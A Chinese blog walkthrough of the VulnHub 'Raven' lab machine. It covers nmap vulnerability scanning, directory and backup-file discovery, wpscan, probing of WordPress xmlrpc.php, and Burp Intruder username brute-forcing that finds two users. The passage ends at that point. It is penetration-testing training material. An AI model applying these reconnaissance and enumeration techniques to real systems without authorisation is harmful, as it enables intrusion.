

VulnHub-Raven

原创

江左盟宗主 于 2022-04-06 15:10:20 发布 6154 收藏

分类专栏: [VulnHub靶机](#) 文章标签: [VulnHub-Raven](#) [VulnHub](#) [Raven](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_32261191/article/details/123990505

版权



[VulnHub靶机](#) 专栏收录该内容

15 篇文章 0 订阅

订阅专栏

信息收集

使用 `nmap --min-rate 10000 -A 192.168.58.135 --script=vuln` 扫描目标主机, 如图:

```
Shell No. 1
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
|     CVE-2015-5600  8.5   https://vulners.com/cve/CVE-2015-5600
|     EDB-ID:40888   7.8   https://vulners.com/exploitdb/EDB-ID:40888   *EXPLOIT*
|     EDB-ID:41173   7.2   https://vulners.com/exploitdb/EDB-ID:41173   *EXPLOIT*
|     MSF:ILITIES/GENTOO-LINUX-CVE-2015-6564/ 6.9   https://vulners.com/metasploit/MSF:ILITIES/GENTOO-LINUX-CVE-2
015-6564/   *EXPLOIT*
|     CVE-2015-6564  6.9   https://vulners.com/cve/CVE-2015-6564
|     CVE-2018-15919 5.0   https://vulners.com/cve/CVE-2018-15919
|     CVE-2017-15906 5.0   https://vulners.com/cve/CVE-2017-15906
|     SSV:90447      4.6   https://vulners.com/seebug/SSV:90447   *EXPLOIT*
|     EDB-ID:45233   4.6   https://vulners.com/exploitdb/EDB-ID:45233   *EXPLOIT*
|     EDB-ID:45210   4.6   https://vulners.com/exploitdb/EDB-ID:45210   *EXPLOIT*
|     EDB-ID:45001   4.6   https://vulners.com/exploitdb/EDB-ID:45001   *EXPLOIT*
|     EDB-ID:45000   4.6   https://vulners.com/exploitdb/EDB-ID:45000   *EXPLOIT*
|     EDB-ID:40963   4.6   https://vulners.com/exploitdb/EDB-ID:40963   *EXPLOIT*
|     EDB-ID:40962   4.6   https://vulners.com/exploitdb/EDB-ID:40962   *EXPLOIT*
|     CVE-2016-0778  4.6   https://vulners.com/cve/CVE-2016-0778
|     CVE-2021-41617 4.4   https://vulners.com/cve/CVE-2021-41617
|     MSF:ILITIES/OPENBSD-OPENSSSH-CVE-2020-14145/ 4.3   https://vulners.com/metasploit/MSF:ILITIES/OPENBSD-OP
ENSSH-CVE-2020-14145/   *EXPLOIT*
|     MSF:ILITIES/HUAWEI-EULEROS-2_0_SP9-CVE-2020-14145/ 4.3   https://vulners.com/metasploit/MSF:ILITIES/HU
AWEI-EULEROS-2_0_SP9-CVE-2020-14145/   *EXPLOIT*
|     MSF:ILITIES/HUAWEI-EULEROS-2_0_SP8-CVE-2020-14145/ 4.3   https://vulners.com/metasploit/MSF:ILITIES/HU
AWEI-EULEROS-2_0_SP8-CVE-2020-14145/   *EXPLOIT*
|     MSF:ILITIES/HUAWEI-EULEROS-2_0_SP5-CVE-2020-14145/ 4.3   https://vulners.com/metasploit/MSF:ILITIES/HU
AWEI-EULEROS-2_0_SP5-CVE-2020-14145/   *EXPLOIT*
|     MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/ 4.3   https://vulners.com/metasploit/MSF:ILITIES/F5-BIG-IP-CVE-2020
-14145/   *EXPLOIT*
```


部分关键信息如下:

```
Nmap scan report for 192.168.58.135
Host is up (0.00054s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
```

```
| CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600
| EDB-ID:40888 7.8 https://vulners.com/exploitdb/EDB-ID:40888
80/tcp open http Apache httpd 2.4.10 ((Debian))
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.58.135
| Found the following possible CSRF vulnerabilities:
|
| Path: http://192.168.58.135:80/
| Form id:
| Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d
01
|
| Path: http://192.168.58.135:80/index.html
| Form id:
| Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d
01
|
| Path: http://192.168.58.135:80/team.html
| Form id:
| Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d
01
|
| Path: http://192.168.58.135:80/contact.php
| Form id: myform
| Form action:
|
| Path: http://192.168.58.135:80/contact.php
| Form id:
| Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d
01
|
| Path: http://192.168.58.135:80/service.html
| Form id:
| Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a&id=92a4423d
01
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
| /wordpress/: Blog
| /wordpress/wp-login.php: Wordpress login page.
| /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
| /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
| /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
| /manual/: Potentially interesting folder
|_ /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|_http-server-header: Apache/2.4.10 (Debian)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp open rpcbind 2-4 (RPC #100000)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100024 1 36643/udp status
| 100024 1 43393/tcp status
| 100024 1 45218/udp6 status
|_ 100024 1 51880/tcp6 status
```

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

目标主机开启22, 80, 111端口, 访问80端口, 如图:



扫描目录发现 .DS_Store 文件和 wordpress 目录, 如图:

```
dirmap
[+] Load dict:D:\dirmap-master\data\dict_mode_dict.txt
[*] Use crawl mode
[200] [None][18.00kb] http://192.168.58.135/.DS_Store
[200] [text/html][3.64kb] http://192.168.58.135/index.html
[200] [text/html][201.00b] http://192.168.58.135/manual/index.html
[200] [application/javascript][493.00b] http://192.168.58.135/js/mail-script.js
[200] [image/jpeg][42.62kb] http://192.168.58.135/img/g1.jpg
[200] [application/javascript][2.56kb] http://192.168.58.135/js/waypoints.min.js
[200] [text/css][1.62kb] http://192.168.58.135/css/linearicons.css
[200] [text/html; charset=UTF-8][2.89kb] http://192.168.58.135/contact.php
[200] [application/javascript][1.84kb] http://192.168.58.135/js/superfish.min.js
[200] [image/jpeg][51.57kb] http://192.168.58.135/img/g7.jpg
[200] [text/css][7.96kb] http://192.168.58.135/css/main.css
[200] [image/jpeg][25.42kb] http://192.168.58.135/img/g4.jpg
[200] [application/javascript][1.16kb] http://192.168.58.135/js/jquery.ajaxchimp.min.js
[200] [text/html][2.90kb] http://192.168.58.135/team.html
[200] [image/jpeg][31.31kb] http://192.168.58.135/img/g5.jpg
[200] [image/jpeg][15.78kb] http://192.168.58.135/img/g3.jpg
[200] [image/jpeg][16.36kb] http://192.168.58.135/img/b4.jpg
[200] [image/jpeg][14.12kb] http://192.168.58.135/img/b3.jpg
[200] [text/html][3.64kb] http://192.168.58.135/index.html
[200] [text/css][3.86kb] http://192.168.58.135/css/animate.min.css
[200] [text/html][3.34kb] http://192.168.58.135/about.html
[200] [image/jpeg][15.25kb] http://192.168.58.135/img/s1.jpg
[200] [image/jpeg][22.46kb] http://192.168.58.135/img/s2.jpg
[200] [image/jpeg][15.42kb] http://192.168.58.135/img/b1.jpg
[200] [application/javascript][12.80kb] http://192.168.58.135/js/vendor/bootstrap.min.js
[200] [application/javascript][29.12kb] http://192.168.58.135/js/vendor/jquery-2.2.4.min.js
[200] [text/css][1.03kb] http://192.168.58.135/css/nice-select.css
```

```
--- Entering directory: http://192.168.58.135/wordpress/wp-admin/maint/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.58.135/wordpress/wp-admin/network/ ---
+ http://192.168.58.135/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://192.168.58.135/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)

--- Entering directory: http://192.168.58.135/wordpress/wp-admin/user/ ---
```

```
+ http://192.168.58.135/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://192.168.58.135/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)

--- Entering directory: http://192.168.58.135/wordpress/wp-content/languages/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://192.168.58.135/wordpress/wp-content/plugins/ ---
+ http://192.168.58.135/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

--- Entering directory: http://192.168.58.135/wordpress/wp-content/themes/ ---
+ http://192.168.58.135/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

--- Entering directory: http://192.168.58.135/wordpress/wp-content/upgrade/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

利用 `ds_store_exp` 获取到的文件均为静态文件，然后扫描备份文件时发现 `contact.zip` 文件，如图：

```
slash@kali:~$ dirb http://192.168.58.135 -X .zip

DIRB v2.22
By The Dark Raver

START_TIME: Thu Mar 24 23:48:55 2022
URL_BASE: http://192.168.58.135/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.zip) | (.zip) [NUM = 1]


GENERATED WORDS: 4612

--- Scanning URL: http://192.168.58.135/ ---
+ http://192.168.58.135/contact.zip (CODE:200|SIZE:3384)
```


查看文件后发现php代码，但是此代码没有直接发现漏洞，如图：

```
141         </form>
142     </div>
143 </div>
144 </div>
145 <pre>
146 <?php
147 if (isset($_REQUEST['action'])){
148     $name=$_REQUEST['name'];
149     $email=$_REQUEST['email'];
150     $message=$_REQUEST['message'];
151     if (($name=="")||($email=="")||($message=="")){
152         echo "There are missing fields.";
153     }else{
154         require 'vulnerable/PHPMailerAutoload.php';
155         $mail = new PHPMailer;
156         $mail->Host = "localhost";
157         $mail->setFrom($email, 'Vulnerable Server');
158         $mail->addAddress('admin@vulnerable.com', 'Hacker');
159         $mail->Subject = "Message from $name";
160         $mail->Body = $message;
161         if(!$mail->send()) {
162             echo 'Message was not sent.';
163             echo 'Mailer error: ' . $mail->ErrorInfo;
164         } else {
165             echo 'Message has been sent.';
166         }
167     }
168 }
169 ?>
170 </pre>
171 </section>
172 <!-- End contact-page Area -->
```


我们点击页面、且有你吗的及块id，如图：



但我们的目标是getshell，点击BLOG后跳转到wordpress，如图：



但页面显示并不好看，随便点击按钮发现跳转到 raven.local 域名，然后将该域名添加到hosts再次访问该页面，在底部发现Login，如图：



POSTS

AUGUST 12, 2018

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!



RECENT POSTS

Hello world!

RECENT COMMENTS

A WordPress Commenter on Hello world!

ARCHIVES

August 2018


CATEGORIES

Uncategorised

META

[Log in](#)

点击之后跳转到登录页，尝试弱口令登录后发现用户名不正确，根据此提示可枚举用户名，如图：



漏洞发现

使用 `wpscan --url http://raven.local/wordpress/` 扫描目标发现 `xmlrpc.php`，如图：




```
Found By: Direct Access (Aggressive Detection)
Confidence: 100%
References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] WordPress readme found: http://raven.local/wordpress/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://raven.local/wordpress/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299
```

插件 `twentyseventeen` 版本为1.3, 如图:

```
/generator>
| - http://raven.local/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?
v=4.8.17</generator>

[+] WordPress theme in use: twentyseventeen
Location: http://raven.local/wordpress/wp-content/themes/twentyseventeen/
Last Updated: 2021-07-22T00:00:00.000Z
Readme: http://raven.local/wordpress/wp-content/themes/twentyseventeen/README.txt
[!] The version is out of date, the latest version is 2.8
Style URL: http://raven.local/wordpress/wp-content/themes/twentyseventeen/style.css?ver=4.8.
17
Style Name: Twenty Seventeen
Style URI: https://wordpress.org/themes/twentyseventeen/
Description: Twenty Seventeen brings your site to life with header video and immersive featu
red images. With a fo...
Author: the WordPress team
Author URI: https://wordpress.org/

Found By: Css Style In Homepage (Passive Detection)
Version: 1.3 (80% confidence)
Found By: Style (Passive Detection)
- http://raven.local/wordpress/wp-content/themes/twentyseventeen/style.css?ver=4.8.17, Matc
h: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)
```

使用 `dnsrecon -d raven.local -t brt` 枚举子域名无果, 根据WordPress `xmlrpc.php` 漏洞利用, 提取网站单词爆破无果, 使用 burp 默认 username 字典爆破, 如图:

The screenshot shows the Burp Suite interface with a target set to `http://raven.local`. On the left, the 'Request' tab is active, showing a raw HTTP request. The request is a POST to `/wordpress/xmlrpc.php` with the following headers and body:

```
1 POST /wordpress/xmlrpc.php HTTP/1.1
2 Host: raven.local
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101
  Firefox/90.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: wordpress_test_cookie=WP+Cookie+check
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 91
13
14 <methodCall>
15 <methodName>system.listMethods</methodName>
16 <params></params>
17 </methodCall>
```

On the right, the 'Response' tab is active, showing a raw XML response:

```
1 HTTP/1.1 200 OK
2 Date: Sat, 06 Nov 2021 13:47:07 GMT
3 Server: Apache/2.4.10 (Debian)
4 Connection: close
5 Vary: Accept-Encoding
6 Content-Length: 4272
7 Content-Type: text/xml; charset=UTF-8
8
9 <?xml version="1.0" encoding="UTF-8"?>
10 <methodResponse>
11 <params>
12 <param>
13 <value>
14 <array><data>
15 <value><string>system.multicall</string></value>
16 <value><string>system.listMethods</string></value>
17 <value><string>system.getCapabilities</string></value>
18 <value><string>demo.addTwoNumbers</string></value>
19 <value><string>demo.sayHello</string></value>
20 <value><string>pingback.extensions.getPingbacks</string></value>
21 <value><string>pingback.ping</string></value>
22 <value><string>mt.publishPost</string></value>
23 <value><string>mt.getTrackbackPings</string></value>
```

```
24 <value><string>mt.supportedTextFilters</string></value>
25 <value><string>mt.supportedMethods</string></value>
26 <value><string>mt.setPostCategories</string></value>
27 <value><string>mt.getPostCategories</string></value>
28 <value><string>mt.getRecentPostTitles</string></value>
29 <value><string>mt.getCategoryList</string></value>
30 <value><string>metaWeblog.getUsersBlogs</string></value>
31 <value><string>metaWeblog.deletePost</string></value>
32 <value><string>metaWeblog.newMediaObject</string></value>
33 <value><string>metaWeblog.getCategories</string></value>
34 <value><string>metaWeblog.getRecentPosts</string></value>
```

枚举发现 **michael** 和 **steven** 用户，如图：

The screenshot shows the Burp Suite interface for an intruder attack. The 'Results' tab is active, displaying a table of requests. Two requests, 6113 and 7944, are highlighted with red boxes, showing payloads 'michael' and 'steven' respectively, both with a status of 200. Below the table, the 'Response' tab is selected, showing the HTML response for request 6113. The response contains an error message: 'ERROR: The password you entered for the username michael is incorrect.' and a login form with fields for 'Username or Email Address' (containing 'michael') and 'Password'.

Request	Payload	Status	Error	Timeout	Length	Comment
6113	michael	200	<input type="checkbox"/>	<input type="checkbox"/>	3920	
7944	steven	200	<input type="checkbox"/>	<input type="checkbox"/>	3918	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3871	
1	!root	200	<input type="checkbox"/>	<input type="checkbox"/>	3871	
2	\$ALOC\$	200	<input type="checkbox"/>	<input type="checkbox"/>	3871	
3	\$system	200	<input type="checkbox"/>	<input type="checkbox"/>	3871	
4	1	200	<input type="checkbox"/>	<input type="checkbox"/>	3871	
5	1.1	200	<input type="checkbox"/>	<input type="checkbox"/>	3871	
6	11111111	200	<input type="checkbox"/>	<input type="checkbox"/>	3871	
7	2	200	<input type="checkbox"/>	<input type="checkbox"/>	3871	

```

37 <div id="login">
38 <h1><a href="https://wordpress.org/" title="Powered by WordPress tabindex=-1">Raven Security</a></h1>
